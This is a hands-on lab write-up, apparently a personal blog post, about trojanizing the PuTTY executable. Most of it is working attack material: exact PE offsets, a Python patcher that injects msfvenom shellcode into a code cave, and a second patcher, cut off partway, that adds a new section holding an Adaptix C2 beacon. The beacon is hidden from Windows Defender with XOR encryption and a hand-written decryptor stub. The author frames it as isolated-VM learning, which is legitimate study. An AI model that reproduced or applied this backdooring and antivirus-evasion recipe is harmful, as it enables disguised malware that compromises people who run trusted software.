Table of Contents
- Introduction
- Lab Environment
- The PE Format
- Analyzing PuTTY with PE-bear
- Phase 1 — Proof of Concept: MessageBox Injection
- Phase 2 — C2 Beacon Injection with XOR Evasion
- Setting Up Adaptix C2
- Results and Observations
- Conclusions and Limitations
Note: All testing was performed in an isolated virtual machine environment with no external network access. All artifacts were destroyed at the end of the project.
This project was born as a hands-on exercise to deepen practical knowledge of the PE file format and low-level Windows internals. The goal was not to follow a pre-built framework or automated tool, but to manually navigate every step — reading raw section headers, converting RVAs to file offsets by hand, understanding how the loader maps sections into memory, and reasoning about how the CPU executes code at runtime. Working directly with PE-bear, dd, xxd, and WinDbg forced a real understanding of concepts like virtual vs raw addresses, section alignment, and relative jump arithmetic that are easy to misunderstand when only reading theory.
The secondary objective was to gain practical experience with Adaptix C2 (I used Cobalt Strike in the past but I don’t have $3K for a home license, so I had to find an alternative) — specifically how to deliver and execute a beacon payload within a legitimate PE binary without relying on packers or off-the-shelf injectors. This meant solving real problems: the code cave being too small for the beacon, encrypting the payload on disk to avoid signature detection, writing a position-independent decryptor stub from scratch, and ensuring the host process continued to function normally after the payload executed.
Every bug encountered — miscalculated offsets, missing byte restoration, premature process termination, stack corruption — was deliberately worked through from first principles rather than patched blindly, making the debugging process itself a core part of the learning.
Key Questions
Before writing a single byte, the following questions drove the entire analysis process:
- Where is the Entry Point? What is its RVA, and how do I convert it to a file offset so I can read the actual bytes on disk?
- Where is the
.textsection? What are itsRawAddr,VirtualAddr, andVirtualSize? - Is there a code cave? The difference between
RawSizeandVirtualSizetells us how much zero-padding exists on disk — but is it enough to fit a shellcode? - Once I know the cave exists, where exactly do I write? The file offset of the cave is
RawAddr + VirtualSize. The RVA of the cave isVirtualAddr + VirtualSize. Both are needed — one to write on disk, one to calculate relative jumps. - How do I redirect execution from the EP to the cave and back, without breaking the original program flow?
Answering these questions systematically, using only PE-bear and dd, produced all the values needed to patch the binary by hand (after about 2 hours of trial and error).
Remember:
E9is the JMP instruction — it requires 4 additional bytes for the relative offset (x86 manual).
Lab Environment
| Component | Details |
|---|---|
| Attacker machine | Kali Linux (x64) |
| Victim machine | Windows 10 VM (isolated, host-only network) |
| C2 Framework | Adaptix C2 (server on Kali, client on Kali) |
| Target binary | PuTTY latest version (64-bit Windows) |
| Analysis tools | PE-bear 0.7.1, x64dbg, Python 3.13 |
| Python libraries | pefile, struct, shutil |
Network layout:
┌─────────────────────┐        host-only network          ┌──────────────────────┐
│   Kali Linux        │ ◄──────────────────────────────►  │   Windows 10 VM      │
│   Adaptix C2 Server │                                   │   putty_beacon.exe   │
│   192.168.x.x       │                                   │   (victim)           │
└─────────────────────┘                                   └──────────────────────┘
The PE Format
Before modifying any binary, it is essential to understand how Windows executables are structured on disk and in memory (I did a specific project on this — see Walking the PE).
Structure Overview
A Windows PE (Portable Executable) file is divided into regions called sections, each serving a specific purpose. We will use PE-bear due to time constraints, but any PE analysis tool works.
┌──────────────────┐
│   DOS Header     │  Magic bytes (MZ), pointer to PE header
├──────────────────┤
│   PE Header      │  Architecture, entry point, image base, section count
├──────────────────┤
│   Section Table  │  Array of section descriptors
├──────────────────┤
│   .text          │  Executable code
├──────────────────┤
│   .rdata         │  Read-only data (strings, constants, imports)
├──────────────────┤
│   .data          │  Global variables
├──────────────────┤
│   .rsrc          │  Resources (icons, dialogs)
├──────────────────┤
│   .reloc         │  Relocation table
└──────────────────┘
Key Concepts
Entry Point (EP): The RVA (Relative Virtual Address) of the first instruction executed when the binary loads. Stored in the PE Optional Header as AddressOfEntryPoint.
ImageBase: The preferred load address in memory. For 64-bit executables this is typically 0x140000000. Due to ASLR, the actual address at runtime may differ.
RVA vs File Offset: This distinction is critical.
- File Offset = position of a byte inside the
.exefile on disk - RVA = position in memory relative to ImageBase
They are not the same. The conversion formula using section headers is:
File Offset = RawAddr + (RVA - VirtualAddr)
Where RawAddr and VirtualAddr are found in the section header for the section containing the target RVA.
Section Alignment: On disk, each section is padded to a multiple of FileAlignment (typically 512 bytes / 0x200).
[+] This padding is filled with null bytes and can be exploited as a code cave.
Analyzing PuTTY with PE-bear
Loading the Binary
PuTTY was downloaded from the official website, SHA256 verified, and opened in PE-bear. (I also used the analyzer I built for the Walking the PE project — there are still many features missing, but it was useful to validate the values.)

NT Headers
The following key values were recorded from the NT Headers tab:
| Field | Value |
|---|---|
AddressOfEntryPoint | 0xBE504 |
ImageBase | 0x140000000 |
Machine | 0x8664 (x86-64 / AMD64) |
EP_RVA = 0xBE504
Section Table
| Field | Meaning |
|---|---|
| Name | Section name (e.g. .text, .data), indicating its general purpose |
| Raw Address | Offset in bytes from the start of the file where the section physically begins on disk |
| Raw Size | Size in bytes of the section as stored on disk, padded to file alignment |
| Virtual Address | Relative memory address (from image base) where the section is loaded at runtime |
| Virtual Size | Actual size in bytes of the section once loaded into memory, before alignment padding |
| Characteristics | Flags defining the section’s permissions (e.g. executable, readable, writable) |
| Name | Raw Addr | Raw Size | Virtual Addr | Virtual Size | Characteristics |
|---|---|---|---|---|---|
.text | 0x400 | 0xEBE00 | 0x1000 | 0xEBC26 | 60000020 (R+X) |
.rdata | 0xEC200 | 0x44800 | 0xED000 | 0x4464C | 40000040 (R) |
.data | 0x130A00 | 0x1000 | 0x132000 | 0x41FC | C0000040 (R+W) |
.pdata | 0x131A00 | 0x7200 | 0x137000 | 0x70F8 | 40000040 (R) |
.rsrc | 0x13BE00 | 0x5D000 | 0x145000 | 0x5CE10 | 40000040 (R) |
.reloc | 0x198E00 | 0x2200 | 0x1A2000 | 0x21B8 | 42000040 (R) |
Calculating the Code Cave
The .text section has a VirtualSize smaller than its RawSize. The difference is zero-padding that exists on disk but is not mapped in memory as code — it is available for injection:
Code Cave Size = RawSize - VirtualSize
               = 0xEBE00 - 0xEBC26
               = 0x1DA
               = 474 bytes available
The file offset of this cave:
Cave File Offset = RawAddr + VirtualSize
                 = 0x400 + 0xEBC26
                 = 0xEC026
The RVA of this cave (needed for relative jump calculations):
Cave RVA = VirtualAddr + VirtualSize
         = 0x1000 + 0xEBC26
         = 0xECC26
Calculating the Entry Point File Offset
EP File Offset = RawAddr + (EP_RVA - VirtualAddr)
               = 0x400   + (0xBE504 - 0x1000)
               = 0x400   + 0xBD504
               = 0xBD904
Reading the Original Bytes at the Entry Point
Before patching, the 5 bytes at the entry point were read and recorded:
dd if=putty.exe bs=1 skip=$((16#BD904)) count=5 2>/dev/null | xxd
Result:
48 83 EC 28 E8
Decoded:
48 83 EC 28→SUB RSP, 0x28(4 bytes) — standard x64 stack frame setupE8→ first byte of aCALLinstruction (5 bytes total, target at EP+4)

48 83 EC 28 → SUB RSP, 28h  (4 bytes)
E8          → CALL           (1 byte)  @ 0xBE508
5B 02 00 00 → relative offset (4 bytes) @ 0xBE509
The target of that CALL was determined from its 4-byte relative offset:
dd if=putty.exe bs=1 skip=$((16#BD909)) count=4 2>/dev/null | xxd
Result: 5B 02 00 00 → little-endian value 0x0000025B
CALL target RVA = 0xBE508 + 5 + 0x25B = 0xBE768
The full 9-byte sequence (48 83 EC 28 E8 5B 02 00 00) must be saved and reconstructed inside the cave — E8 is a CALL and cannot be orphaned from its 4-byte offset.
Phase 1 — Proof of Concept: MessageBox
Concept
Before injecting a real C2 beacon, I used a simple MessageBox shellcode to verify the technique works end-to-end. The idea: redirect execution from the Entry Point to a code cave, run the shellcode, then return to PuTTY as if nothing happened.
Execution flow after patching:
[Entry Point @ 0xBE504]
     │
     └─► JMP (E9) ──────────────────► [Code Cave @ 0xECC26]
                                               │
                                        [MOV R15, RSP]      ← save stack
                                        [MessageBox shellcode]
                                        [MOV RSP, R15]      ← restore stack
                                        [SUB RSP, 0x28]     ← original bytes
                                        [CALL 0xBE768]      ← recalculated
                                                │
                                        [JMP BACK → 0xBE50D]
                                                │
                                    [PuTTY continues normally]
Generating the Shellcode
msfvenom -p windows/x64/messagebox TEXT="POC PoC" TITLE="pwned" \
  -f raw -o msgbox.bin
msfvenom reported Payload size: 303 bytes — but the actual file was 299 bytes. I only discovered this later, after a wrong JMP back offset. Always verify with ls -la.
299 bytes < 474 bytes available in the cave — fits.
Understanding What We Are About to Destroy
Before writing anything, analyze the Entry Point bytes with Ghidra (G → 1400BE504):
1400be504  48 83 ec 28     SUB  RSP, 0x28
1400be508  e8 5b 02 00 00  CALL __security_init_cookie
1400be50d  48 83 c4 28     ADD  RSP, 0x28
1400be511  e9 7a fe ff ff  JMP  __scrt_common_main_seh
Writing a 5-byte JMP at 0xBE504 destroys:
48 83 EC 28— SUB RSP (4 bytes)E8— first byte of the CALL (1 byte)
The remaining 5B 02 00 00 at 0xBE509 become orphaned — no longer a valid CALL without E8. This is why all 9 bytes must be saved and reconstructed inside the cave.
The CALL offset 0x25B is relative to position 0xBE508 — it will not work if copied directly into the cave. It must be recalculated.
Calculating the JMP to Cave
The JMP opcode E9 takes a 4-byte relative offset:
offset = destination - (source + 5)
       = 0xECC26 - (0xBE504 + 5)
       = 0x2E71D

Bytes: E9 1D E7 02 00
Cave Layout
CAVE_FILE_OFFSET (0xEC026):

  4C 8B FC              ← MOV R15, RSP        (save RSP — 3 bytes)
  [299 bytes shellcode] ← MessageBox
  4C 89 FC              ← MOV RSP, R15        (restore RSP — 3 bytes)
  48 83 EC 28           ← SUB RSP, 0x28       (original bytes 0–3)
  E8 xx xx xx xx        ← CALL 0xBE768        (recalculated offset)
  E9 xx xx xx xx        ← JMP back → 0xBE50D  (EP+9)
Recalculating the CALL Offset
Since the CALL is now at a different position inside the cave, its relative offset must be recalculated:
call_pos_rva  = CAVE_RVA + 3 + len(shellcode) + 3 + 4
call_next_rva = call_pos_rva + 5
call_offset   = (CALL_TARGET_RVA - call_next_rva) & 0xFFFFFFFF
JMP Back Offset
After the CALL, a final JMP returns execution to EP+9 — the first instruction not overwritten by our patch (ADD RSP, 0x28):
jmp_back_next_rva = call_next_rva + 5
target_rva        = EP_RVA + 9          # = 0xBE50D
jmp_back_offset   = (target_rva - jmp_back_next_rva) & 0xFFFFFFFF
Verified in Ghidra — the JMP back lands at FUN_1400be50d:
1400be50d 48 83 c4 28 ADD RSP, 0x28
The Patcher Script
import shutil, struct

EP_FILE_OFFSET   = 0xBD904
CAVE_FILE_OFFSET = 0xEC026
EP_RVA           = 0xBE504
CAVE_RVA         = 0xECC26
CALL_TARGET_RVA  = 0xBE768

# Step 1 — save original 9 bytes
with open("putty.exe", "rb") as f:
    f.seek(EP_FILE_OFFSET)
    original_bytes = f.read(9)

print("[1] original_bytes:", original_bytes.hex())
assert original_bytes.hex() == "4883ec28e85b020000"

# Step 2 — patch shellcode: skip ExitProcess with JMP short
with open("msgbox.bin", "rb") as f:
    sc = bytearray(f.read())

sc[0x120] = 0xEB   # JMP short
sc[0x121] = 0x09   # skip 9 bytes (ExitProcess setup)
shellcode = bytes(sc)
print("[2] shellcode size:", len(shellcode))

# Step 3 — RSP save/restore stubs
save_rsp    = bytes([0x4C, 0x8B, 0xFC])  # MOV R15, RSP
restore_rsp = bytes([0x4C, 0x89, 0xFC])  # MOV RSP, R15

# Step 4 — calculate all offsets
shellcode_start_rva = CAVE_RVA + 3
after_sc_rva        = shellcode_start_rva + len(shellcode)
call_pos_rva        = after_sc_rva + 3 + 4
call_next_rva       = call_pos_rva + 5
call_offset         = (CALL_TARGET_RVA - call_next_rva) & 0xFFFFFFFF
jmp_back_next_rva   = call_next_rva + 5
target_rva          = EP_RVA + 9
jmp_back_offset     = (target_rva - jmp_back_next_rva) & 0xFFFFFFFF

print("[3] call_offset:", hex(call_offset))
print("[4] jmp_back_offset:", hex(jmp_back_offset))

# Step 5 — write everything
shutil.copy("putty.exe", "putty_patched.exe")

with open("putty_patched.exe", "r+b") as f:
    f.seek(CAVE_FILE_OFFSET)
    f.write(save_rsp)
    f.write(shellcode)
    f.write(restore_rsp)
    f.write(original_bytes[:4])
    f.write(b"\xe8" + call_offset.to_bytes(4, "little"))
    f.write(b"\xe9" + jmp_back_offset.to_bytes(4, "little"))

    f.seek(EP_FILE_OFFSET)
    f.write(b"\xe9" + (0x0002e71d).to_bytes(4, "little"))

print("Completed.")
Issues Encountered
1. Shellcode size mismatch
msfvenom reported 303 bytes, but msgbox.bin was actually 299 bytes. The first JMP back offset was calculated on 303, landing 4 bytes past the actual end of the shellcode — straight into garbage. Fixed by verifying the real size with ls -la and recalculating from len(shellcode).
2. E8 destroyed at EP — CALL not reconstructed
The first version of the patcher only saved 5 bytes and only wrote 48 83 EC 28 back into the cave. E8 was gone and 5B 02 00 00 were orphaned. PuTTY crashed immediately on return. Fixed by saving 9 bytes and reconstructing the CALL with a recalculated relative offset.
3. ExitProcess killing the process
msfvenom’s messagebox shellcode contains 3 FF D5 calls:
FF D5 @ 0x0f1  ← LoadLibraryA
FF D5 @ 0x11e  ← MessageBoxA    ← stop here
FF D5 @ 0x129  ← ExitProcess    ← this was killing everything
After clicking OK on the MessageBox, the process died before the JMP back could execute. Fixed by inserting a JMP short (EB 09) at offset 0x120 — immediately after the MessageBox call — to skip the entire ExitProcess block.
4. RSP corruption
Even after fixing ExitProcess, PuTTY still crashed on return. msfvenom’s shellcode modifies RSP internally — it aligns it, allocates space, and never fully restores it. Fixed by wrapping the shellcode with:
MOV R15, RSP   (4C 8B FC)  ← before shellcode
MOV RSP, R15   (4C 89 FC)  ← after shellcode
R15 is callee-saved and untouched by the shellcode.

Verification in Ghidra
After patching, imported putty_patched.exe and navigated to 1400ECC26:
1400ecc26  4C 8B FC        MOV R15, RSP
...        [shellcode]
1400ecd47  FF D5           CALL RBP        ← MessageBox
1400ecd49  EB 09           JMP +9          ← skip ExitProcess
1400ecd54  4C 89 FC        MOV RSP, R15
1400ecd57  48 83 EC 28     SUB RSP, 0x28
1400ecd5b  E8 08 1A FD FF  CALL __security_init_cookie
1400ecd60  E9 A8 17 FD FF  JMP 1400be50d   ← EP+9 (ADD RSP)
First attempt — incorrect patch
The tool I initially built failed to patch correctly for a simple reason: it was built to read PE files, not write them. No logic to handle file alignment, no way to recalculate relative offsets after moving bytes around, and no concept of the difference between modifying bytes on disk vs. what the loader maps into memory.

RSP restored — correct jump

Final Result
The MessageBox appeared on launch. After clicking OK, PuTTY opened and functioned normally — full execution chain confirmed end-to-end.
Phase 2 — C2 Beacon Injection with XOR Evasion
Why the Code Cave No Longer Works
The Adaptix C2 beacon shellcode is 96,255 bytes — far larger than the 474-byte code cave available in .text. A completely different approach is required.
Solution: Adding a New PE Section
Three options exist for embedding a large payload:
- Code cave — 474 bytes available, beacon is 96,255 bytes. Not viable.
- Extend existing section — tedious, requires adjusting alignment, size fields, and subsequent section pointers. Error-prone.
- Add a new section — clean, flexible, no size constraints. This is what I did.
A new section named .laz is appended to the PE after .reloc. It requires Execute + Read + Write permissions (0xE0000020) because it holds shellcode that must be decrypted and executed at runtime.
Original PE:          Modified PE:
┌──────────┐         ┌──────────┐
│ .text    │         │ .text    │  ← EP patched with JMP → .laz
│ .rdata   │  ──►    │ .rdata   │
│ .data    │         │ .data    │
│ .reloc   │         │ .reloc   │
└──────────┘         │ .laz     │  ← decryptor stub + XOR beacon
                     └──────────┘
Calculating the New Section Addresses
The new section must start after the last existing section, aligned to SectionAlignment (0x1000) for the virtual address and FileAlignment (0x200) for the raw offset:
new_virt_addr  = align(0x1A2000 + 0x21B8, 0x1000) = 0x1A5000
new_raw_offset = align(0x198E00 + 0x2200, 0x200)  = 0x19B000
Redirecting the Entry Point
Same technique as Phase 1 — overwrite the EP with a JMP to the new section:
offset = new_virt_addr - (EP_RVA + 5)
       = 0x1A5000 - (0xBE504 + 5)
       = 0xE6AF7

Bytes at EP: E9 F7 6A 0E 00
Unlike Phase 1, there is no JMP back — the beacon takes over the main thread and never returns. This is a known limitation, discussed in the conclusions.
Why XOR Encryption?
Writing the raw Adaptix beacon into the PE file triggers immediate detection by Windows Defender — the shellcode bytes are well-known signatures.
By XOR-encrypting the payload with key 0xAA, every byte changes. Defender no longer recognizes the pattern. At runtime, a small decryptor stub decrypts the payload in-place before jumping to it:
On disk:    [stub 32b][XOR-encrypted beacon 96,255b]  ← AV sees garbage
At runtime: stub decrypts in memory → JMP to beacon   ← executes cleanly
The Decryptor Stub
The stub is 32 bytes of position-independent x64 shellcode. The CALL $+5 / POP RAX trick is the standard PIC technique for self-location:
E8 00 00 00 00  CALL $+5       ← CPU pushes RIP of next instruction, jumps to it
58              POP RAX        ← RAX = address of this instruction (stub_base + 5)
48 83 C0 1B     ADD RAX, 27    ← RAX = stub_base + 32 = start of encrypted beacon
50              PUSH RAX       ← save beacon address for final JMP
48 89 C1        MOV RCX, RAX   ← decryption pointer
BA xx xx xx xx  MOV EDX, len   ← loop counter (96,255)
80 31 AA        XOR [RCX], AA  ← decrypt one byte in-place
48 FF C1        INC RCX        ← advance pointer
FF CA           DEC EDX        ← decrement counter
75 F6           JNZ -10        ← loop until done
58              POP RAX        ← restore beacon start
FF E0           JMP RAX        ← execute decrypted beacon
Note: The stub uses
PUSH RAX/POP RAXto save the beacon address around the XOR loop. Since the loop decrypts memory in-place starting immediately after the stub, the stack could theoretically be overwritten during decryption. In practice the beacon executed correctly regardless. The clean fix isMOV RDI, RAX/JMP RDIto avoid touching the stack entirely.
The Patcher Script
import pefile, struct, shutil

XOR_KEY   = 0xAA
INPUT_PE  = "putty.exe"
OUTPUT_PE = "putty_beacon.exe"
SHELLCODE = open("Payloads/agent.x64.bin", "rb").read()
SC_LEN    = len(SHELLCODE)

encrypted = bytes([b ^ XOR_KEY for b in SHELLCODE])

stub = bytes([
    0xE8, 0x00, 0x00, 0x00, 0x00,
    0x58,
    0x48, 0x83, 0xC0, 0x1B,
    0x50,
    0x48, 0x89, 0xC1,
    0xBA, *struct.pack("<I", SC_LEN),
    0x80, 0x31, XOR_KEY,
    0x48, 0xFF, 0xC1,
